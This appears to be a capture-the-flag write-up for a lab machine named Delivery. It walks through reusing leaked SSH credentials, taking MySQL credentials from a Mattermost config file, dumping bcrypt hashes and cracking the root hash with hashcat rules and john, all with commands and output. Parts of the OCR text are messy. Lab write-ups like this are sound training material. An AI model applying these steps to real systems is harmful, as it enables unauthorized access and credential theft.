


after verification we will loginto mattermost and see whats in there to verify copy and past the verification link

and then we can loginto the mattermost



going inside we found this




maildeliverer:Youve_G0t_Mail!

so we see a credential here whic is password reuse

we have to try to get some access

we have cred and we have the ssh lets try to ssh with these credentials



and we got inside the shell with the credentials

```
maildeliverer@Delivery:/home$ cd maildeliverer/
maildeliverer@Delivery:~$ ls
user.txt
maildeliverer@Delivery:~$ cat user.txt
5631800dde93d1bf311646cbe0fd1d57
maildeliverer@Delivery:~$
```

and we have user

now we have to escalate to the root

we will first run the Linenum and see the results

running linpeas only interesting thing we found was there is a /opt/-mattermost/config is backup folder so lets see if we find something in that

found some password

```
},
"ElasticsearchSettings": {
    "ConnectionUrl": "http://localhost:9200",
    "Username": "elastic",
    "Password": "changeme",
    "EnableIndexing": false,
    "EnableSearching": false,
```

we also see mysql is there

```
"SqlSettings": {
    "DriverName": "mysql",
    "DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:330
    "DataSourceReplicas": [],
    "DataSourceSearchReplicas": [],
    "MaxIdleConns": 20,
    "ConnMaxLifetimeMilliseconds": 3600000,
    "MaxOpenConns": 300,
    "Trace": false,
    "AtRestEncryptKey": "n5uax3d4f919obtsp1pw1k5xetq1enez",
    "QueryTimeout": 30,
    "DisableDatabaseSearch": false
```

```
"TeammateNameDisplay": "username",
"DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
```



here we find the main credentials of user

```
maildeliverer@Delivery:/opt/mattermost/config$ mysql -u mmuser -p -D mattermost
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 41
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mattermost]>
```

and we are inside the sql lets run some queries and see tables

running show tables; liested a log list of tables so we saw the user table lets see inside it

running the query we saw we have these fields




+------------------+----------+-----------------------+------------------------------
+--+
| FirstName | Lastname | Email | Username |
Password |
+------------------+----------+-----------------------+------------------------------
+--+
| Surveybot | | surveybot@localhost | surveybot
| |

		4120849@delivery.htb	c3ecacacc7b94f909d04dbfd308a9b93	$2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiltEiK
		7466068@delivery.htb	5b785171bfb34762a933e127630c4860	$2a$10$3m0quqyvCE8Z/-R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G
		root@delivery.htb	root	$2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO
		9122359@delivery.htb	ff0a21fc6fc2488195e16ea854c963ee	$2a$10$RnJsISTLc9W3iUcUggl1KOG9vqADED24CQcQ8zvUm1Ir9pxS.Pduq
Channel Export Bot		channelexport@localhost	channelexport	
		5056505@delivery.htb	9ecfb4be145d47fda0724f697f35ffaf	$2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWahOzHfq1CoFyFqm

+----------+----------+----------+----------+----------+

so we can see we have root user with its hash key lets decode the hash and get the user

before we start decoding



so we have to create a list with variant of this string PleaseSubscribe!

```
┌──(root💀kali)-[/home/kali]
└─# hashcat --force password -r /usr/share/hashcat/rules/best64.rule --stdout > output
```

and now lets run john the ripper

```
┌──(root💀kali)-[/home/kali]
└─# john -format=bcrypt hash.hash --wordlist=/home/kali/output
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PleaseSubscribe!21 (?)
1g 0:00:00:00 DONE (2021-05-28 03:17) 5.000g/s 270.0p/s 270.0c/s 270.0C/s PleaseSubscribe!..PleaseSubscribe
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

and we got the password
PleaseSubscribe!

```
maildeliverer@Delivery:/opt/mattermost/config$ cd /
maildeliverer@Delivery:/$ su root
Password:
root@Delivery:/# whoami
root
root@Delivery:/#
```

and we will get the root.txt

ca4445b59e100778578bd7217efbc6b3